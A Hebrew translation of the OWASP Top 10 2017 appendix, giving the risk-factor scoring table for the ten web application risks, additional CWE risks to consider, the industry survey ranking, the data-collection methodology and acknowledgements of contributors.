הטבלה הבאה מציגה סיכום של העשרת הפגיעויות לשנת 2017 בנושא סיכוני פיתוח מאובטח, ואת גורמי הסיכון אשר שייכנו לכל סיכון. גורמים אלו נקבעו בהתבסס על מידע סטטיסטי שנאסף והניסיון של צוות OWASP Top 10. על-מנת להבין סיכונים אלו עבור יישום ספציפי או ארגון, עליך לשקול את גורמי האיום הספציפיים ואת ההשפעה העסקית. אפילו חולשות חמורות בתוכנה לא יציגו סיכון חמור במידה ואין גורמי איום אשר עשויים לגרום להתקפה המבוקשת או שהשפעה העסקית דניחה עבור הנכסים המעורבים.

סיכון	גורמי איום	תקיפה נתיבי			השפעות		ציון
		יכולת ניצול	שכיחות	יכולת גילוי	השפעה טכנית	עסקית	
A1:2017 - הזרקת קוד דדוני (Injection)	יישום ספציפי	קלה: 3	שכיחה: 2	קלה: 3	חמורה: 3	יישום ספציפי	8.0
A2:2017 - הזדהות שבורה	יישום ספציפי	קלה: 3	שכיחה: 2	מוצעת: 2	חמורה: 3	יישום ספציפי	7.0
A3:2017 - חשיפת מידע רגיש	יישום ספציפי	מוצעת: 2	נפוצה: 3	מוצעת: 2	חמורה: 3	יישום ספציפי	7.0
A4:2017 - ישויות XML (XXE) חיצוניות	יישום ספציפי	מוצעת: 2	שכיחה: 2	קלה: 3	חמורה: 3	יישום ספציפי	7.0
A5:2017 - בקרת גישה שבורה	יישום ספציפי	מוצעת: 2	שכיחה: 2	מוצעת: 2	חמורה: 3	יישום ספציפי	6.0
A6:2017 - ניהול תצורה לא מאובטח	יישום ספציפי	קלה: 3	נפוצה: 3	קלה: 3	מתונה: 2	יישום ספציפי	6.0
A7:2017-Cross-Site Scripting (XSS)	יישום ספציפי	קלה: 3	נפוצה: 3	קלה: 3	מתונה: 2	יישום ספציפי	6.0
A8:2017 - פתיחה לא מאובטחת של רצף סדרתי (Serialization)	יישום ספציפי	קשה: 1	שכיחה: 2	מוצעת: 2	חמורה: 3	יישום ספציפי	5.0
A9:2017 - שימוש ברכיבים עם פגיעויות ידועות	יישום ספציפי	מוצעת: 2	נפוצה: 3	מוצעת: 2	מתונה: 2	יישום ספציפי	4.7
A10:2017 - תיעוד וניטור בלתי מספקים	יישום ספציפי	מוצעת: 2	נפוצה: 3	קשה: 1	מתונה: 2	יישום ספציפי	4.0

סיכונים נוספים שיש לשקול

מסמך עשרות הפגיעויות מכסה שטח רחב, אך קיימים סיכונים רבים נוספים אשר עליך לשקול ולהעריך בארגון שלך. חלק מהם הופיעו בגרסאות הקודמות של מסמכי ה-Top 10, ואחרים לא הופיעו, לרבות דרכי תקיפה חדשות אשר מתגלות כל הזמן. סיכוני פיתוח מאובטח חשובים אחרים (מדורגים עפ"י CWE-ID) אשר מומלץ לך לשקול כוללים:

- [CWE-352: Cross-Site Request Forgery \(CSRF\)](#)
- [CWE-400: Uncontrolled Resource Consumption \('Resource Exhaustion', 'AppDoS'\)](#)
- [CWE-434: Unrestricted Upload of File with Dangerous Type](#)
- [CWE-451: User Interface \(UI\) Misrepresentation of Critical Information \(Clickjacking and others\)](#)
- [CWE-601: Unvalidated Forward and Redirects](#)
- [CWE-799: Improper Control of Interaction Frequency \(Anti-Automation\)](#)
- [CWE-829: Inclusion of Functionality from Untrusted Control Sphere \(3rd Party Content\)](#)
- [CWE-918: Server-Side Request Forgery \(SSRF\)](#)

סקירה כללית

בפסגה של פרוייקט OWASP, משתתפים פעילים וחברי הקהילה מחליטים לגבי אופן הצגת הפגיעויות, עם עד לשני סוגי פגיעויות, עם דירוג המוגדר בחלקו באמצעות מידע כמותי ובחלקו באמצעות מידע איכותי מסקרים.

סקר דירוג תעשייתי

לטובת הסקר, אספנו את קטגוריות הפגיעויות אשר זוהו בעבר "על הסף" או הוזכרו במשוב למהדורת 2017 RC1 ברשימת התפוצה של עשרת הפגיעויות. הכנסנו אותן לסקר דירוג ושאלנו את המשיבים לדרג את ארבעת הפגיעויות העיקריות אשר לדעתם היו צריכות להיכלל במהדורת 2017 של מסמך OWASP Top 10. הסקר היה פתוח מ-2 לאוגוסט ועד 18 לספטמבר 2017. 516 תגובות נאספו והפגיעויות דורגו.

ציון	קטגוריות מסקר הפגיעויות	דירוג
748	חשיפת מידע פרטי ("הפרת פרטיות") [CWE-359]	1
584	כשלי הצפנה [CWE-310/311/312/326/327]	2
514	פתיחה לא מאובטחת של רצף סדרתי (Serialization) [CWE-502]	3
493	עקיפת מנגנון הענקה הרשאות באמצעות שימוש במפתחות בשליטת המשתמש (IDOR* & Path Traversal) [CWE-639]	4
440	תיעוד וניטור בלתי מספקים [CWE-223 / CWE-778]	5

חשיפת מידע פרטי הינה ללא ספק הפגיעות ברמת הדירוג הגבוהה ביותר, אך היא מתאימה בקלות כדגש נוסף כחלק מ-[A3:2017 חשיפת מידע רגיש](#). כשלי הצפנה עשויים להתאים לתוך חשיפת מידע רגיש. הפיכת רצף תווים לאובייקט המקורי בצורה בלתי מאובטחת דורג כמספר שלוש, לכן הוא התווסף לרשימת עשרת הפגיעויות כ-[A8:2017 פתיחה לא מאובטחת של רצף סדרתי](#) לאחר דירוג הסיכון. הרביעי בדירוג שימוש במפתח בשליטת המשתמש נכנס לתוך [A5:2017 בקרת גישה שבורה](#); טוב לראות כי דורג גבוה בסקר, מכיוון שאין מידע מספיק הקשור לפגיעויות הנוגעות להענקת הרשאות. מספר חמש בקטגוריות המדורגות בסקר הוא תיעוד וניטור בלתי מספקים, אשר אנו מאמינים שהוא מתאים לרשימת עשרת הפגיעויות, לכן הוא נהפך ל-[A10:2017 תיעוד וניטור בלתי מספקים](#). הגענו למצב בו יישומים נדרשים להיות מסוגלים להגדיר מה עשוי להיות מותקף ולייצר תיעוד מספק, התראות, הסלמה ותגובה.

קריאות למידע מהציבור

באופן מסורתי, המידע שנאסף ונותר היה לרוב בין השורות של מידע שכוח: כמה פגיעויות התגלו בבדיקות היישומים. בני אדם לרוב מדווחים לגבי ממצא בודד עם מספר דוגמאות. הדבר מקשה לאחד את שני סגנונות הדיווח באופן הניתן להשוואה.

עבור מהדורת 2017, דירוג האירועים חושב ע"י כמה יישומים באוסף נתונים נתון נפגע ע"י פגיעות מסוג אחד או יותר. המידע ממספר רב של תורמים גדולים סופק בשני אופנים. הראשון היה בדרך המסורתית של ספירת התדירות לכל מופע של פגיעות שהתגלתה, כאשר השני היה ספירת מספר היישומים בהם התגלתה כל פגיעות (אחת או יותר). אומנם לא מושלם, הדבר אפשר לנו בצורה סבירה להשוות את המידע שנאסף ע"י כלים לסיוע לבני אדם ומכלים בשני אדם סייעו להם לכלים תוצרים. המידע הגולמי ועבודת הניתוח זמינים ב-[GitHub](#). אנו מתכוונים להרחיב על כך עם מבנה נוסף במהדורות עתידיות של Top 10.

קיבלנו מעל 40 תשובות לבקשה לקריאה למידע, ומכיוון שמרביתן היו מבקשת הקריאה למידע (Call for paper) המקורית, יכולנו להשתמש במידע מ-23 תורמים המכסה בסביבות 114,000 יישומים. השתמשנו בחלון זמן של שנה ל מנת למנוע זיהוי אפשרי ע"י התורם. מרבית היישומים הינם ייחודיים, למרות העובדה שאנו מודים שהסבירות של חלק מהיישומים לחזור על עצמם במידע השנתי שהגיע מחברת Veracode. חריגות (anomalies) במידע שנבחר ממעל 100% מהאירועים הותאמו כלפי מטה למקסימום 100%. על-מנת לחשב דירוג אירוע, חישבנו את האחוז מתוך סך היישומים אשר התגלו כמכלילים כל סוג של פגיעות. הדירוג של האירועים שימש לטובת חישוב השכיחות בסיכון הכללי לטובת דירוג עשרת הפגיעויות.

תודות לארגונים שתרומו מידע

אנו רוצים להודות לארגונים הרבים אשר תרמו מידע לגבי הפגיעויות שלהם לטובת תמיכה במהדורה של 2017:

- ANCAP
- Aspect Security
- AsTech Consulting
- Atos
- Branding Brand
- Bugcrowd
- BUGemot
- CDAC
- Checkmarx
- Colegio LaSalle Monteria
- Company.com
- ContextIS
- Contrast Security
- DDoS.com
- Derek Weeks
- Easybss
- Edgescan
- EVRY
- EZI
- Hamed
- Hidden
- I4 Consulting
- iBLISS Segurana & Inteligencia
- ITsec Security
- Services bv
- Khallagh
- Linden Lab
- M. Limacher IT Dienstleistungen
- Micro Focus Fortify
- Minded Security
- National Center for Cyber Security Technology
- Network Test Labs Inc.
- Osampa
- Paladion Networks
- Purpletalk
- Secure Network
- Shape Security
- SHCP
- Softtek
- Synopsis
- TCS
- Vantage Point
- Veracode
- Web.com

בפעם הראשונה, כל המידע שנתרם למהדורת עשרת הפגיעויות, ורשימת התורמים המלאה [זמינים בצורה פומבית](#).

תודות לתורמים פרטיים

אנו מעוניינים להודות לתורמים הפרטיים אשר השקיעו יחד שעות רבות על-מנת לתרום לרשימת עשרת הפגיעויות ב-GitHub:

- ak47gen
- alonergan
- ameft
- anantshri
- bandrzej
- bchurchill
- binarious
- bkimminich
- Boberski
- borischen
- Calico90
- chrish
- clerkendweller
- D00gs
- davewichers
- drkknigh
- drwetter
- dune73
- ecbftw
- einsweniger
- ekobrin
- eoftedal
- frohoff
- fzipi
- geb1
- Gilc83
- gilzow
- global4g
- grnd
- h3xstream
- hiralph
- HoLyVieR
- ilatypov
- irbishop
- itscooper
- ivanr
- jeremylong
- jhaddix
- jmanico
- joaomatosf
- jrmithdobbs
- jsteven
- jvehent
- katyant
- kerberosmansour
- koto
- m8urnett
- mwcoates
- neo00
- nickthetait
- ninedter
- ossie-git
- PauloASilva
- PeterMosmans
- pontocom
- psiinon
- pwntester
- raesene
- riramar
- ruroot
- securestep9
- securitybits
- SPoint42
- sreenathsasikumar
- starbuck3000
- stefanb
- sumitagarwalusa
- taprootsec
- tghosth
- TheJambo
- thesp0nge
- toddgrotenhuis
- troymarshall
- tsohllac
- vdbaan
- yohgaki

וכל אחד אחר אשר סיפק משוב באמצעות Twitter, דואר אלקטרוני, וכל אמצעי אחר.

זה יהיה רשמי מצדנו שלא להזכיר ש-Dirk Wetter, Jim Manico ו-Osama Elnaggar סיפקו סיוע רב.

כמו-כן, Chris Frohoff ו-Gabriel Lawrence סיפקו סיוע שלא יסולא בפז בכתיבת הפגיעות החדשה [A8:2017 פתיחה לא מאובטחת של רצף](#).